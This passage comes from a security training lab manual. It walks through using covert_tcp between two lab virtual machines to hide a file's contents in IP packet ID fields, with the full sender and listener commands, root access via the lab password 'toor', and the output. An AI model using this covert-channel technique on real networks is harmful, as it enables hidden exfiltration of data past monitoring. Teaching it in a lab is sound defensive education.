
28. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.

TASK 6.5

Setup a Listener

Note: The password you type will not be visible in the terminal window.

29. To start a listener, type **./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt** and press **Enter**, as shown in the screenshot.


root@ubuntu: /home/ubuntu/Desktop/Receive
root@ubuntu: /home/ubuntu
root@ubuntu: /home/ubuntu/Desktop/Rece...

```
ubuntu@ubuntu:~/Desktop/Receive$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.1
3 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 10.10.10.13
Listening for data bound for local port: 9999
Decoded Filename: /home/ubuntu/Desktop/Receive/receive.txt
Decoding Type Is: IP packet ID

Server Mode: Listening for data.
```

Figure 3.6.22: Setting up covert_tcp listener

TASK 6.6

Launch Wireshark

30. Now, switch back to the **Parrot Security** virtual machine. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.

31. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

32. The **The Wireshark Network Analyzer** window appears; double-click on the primary network interface (here, **eth0**) to start capturing network traffic.



The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
All interfaces shown
eth0
any
Loopback: lo
nflog
nfqueue
usbmon1
usbmon2
Cisco remote capture: ciscodump
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
You are running Wireshark 2.6.8 (Git v2.6.8 packaged as 2.6.8-1).
Ready to load or capture
No Packets
Profile: Default

Figure 3.6.23: Wireshark window

TASK 6.7

Start Sending the Message


33. Minimize Wireshark and switch back to the **Terminal** window.

34. Type **sudo ./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 8888 -dest_port 9999 -file /home/attacker/Desktop/Send/message.txt** and press **Enter** to start sending the contents of message.txt file over tcp.

35. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


Note: The entered password will not visible to you.

36. covert_tcp starts sending the string one character at a time, as shown in the screenshot.



```
┌─[attacker@parrot]─[~/Desktop/Send]
└──╼ $sudo ./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 8888
-dest_port 9999 -file /home/attacker/Desktop/Send/message.txt
[sudo] password for attacker:
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 10.10.10.9
Source Host     : 10.10.10.13
Originating Port: 8888
Destination Port: 9999
Encoded Filename: /home/attacker/Desktop/Send/message.txt
Encoding Type   : IP ID
```


Figure 3.6.24: Covert_tcp command to start sending the message



```
┌─[attacker@parrot]─[~/Desktop/Send]
└──╼ $sudo ./covert_tcp -dest 10.10.10.9 -source 10.10.10.13 -source_port 8888
-dest_port 9999 -file /home/attacker/Desktop/Send/message.txt
[sudo] password for attacker:
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 10.10.10.9
Source Host     : 10.10.10.13
Originating Port: 8888
Destination Port: 9999
Encoded Filename: /home/attacker/Desktop/Send/message.txt
Encoding Type   : IP ID

Client Mode: Sending data.

Sending Data: S
Sending Data: e
Sending Data: c
Sending Data: r
Sending Data: e
Sending Data: t
Sending Data:  
Sending Data: M
Sending Data: e
Sending Data: s
Sending Data: s
Sending Data: a
Sending Data: g
Sending Data: e
Sending Data: 

┌─[attacker@parrot]─[~/Desktop/Send]
└──╼ $
```

Figure 3.6.25: Covert_tcp sending data

37. Go to the **Ubuntu** virtual machine and switch to the **Terminal** window. Observe the message being received, as shown in the screenshot.


root@ubuntu: /home/ubuntu/Desktop/Receive
root@ubuntu: /home/ubuntu
root@ubuntu: /home/ubuntu/Desktop/Rece...

```
ubuntu@ubuntu:~/Desktop/Receive$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu/Desktop/Receive# ./covert_tcp -dest 10.10.10.9 -source 10.10.10.1
3 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 10.10.10.13
Listening for data bound for local port: 9999
Decoded Filename: /home/ubuntu/Desktop/Receive/receive.txt
Decoding Type Is: IP packet ID

Server Mode: Listening for data.

Receiving Data: S
Receiving Data: e
Receiving Data: c
Receiving Data: r
Receiving Data: e
Receiving Data: t
Receiving Data:
Receiving Data: M
Receiving Data: e
Receiving Data: s
Receiving Data: s
Receiving Data: a
Receiving Data: g
Receiving Data: e
Receiving Data:
```

Figure 3.6.26: Covert_tcp receiving data

